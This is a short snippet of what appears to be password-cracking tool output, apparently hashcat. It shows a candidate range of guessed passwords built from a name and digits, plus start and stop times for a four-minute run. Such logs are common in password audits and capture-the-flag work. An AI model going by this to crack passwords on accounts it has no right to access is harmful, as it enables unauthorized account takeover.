Candidates.#1....: susan_nasus_126824210 -> susan_nasus_803824210

Started: Mon Mar  4 16:15:56 2024
Stopped: Mon Mar  4 16:20:01 2024
```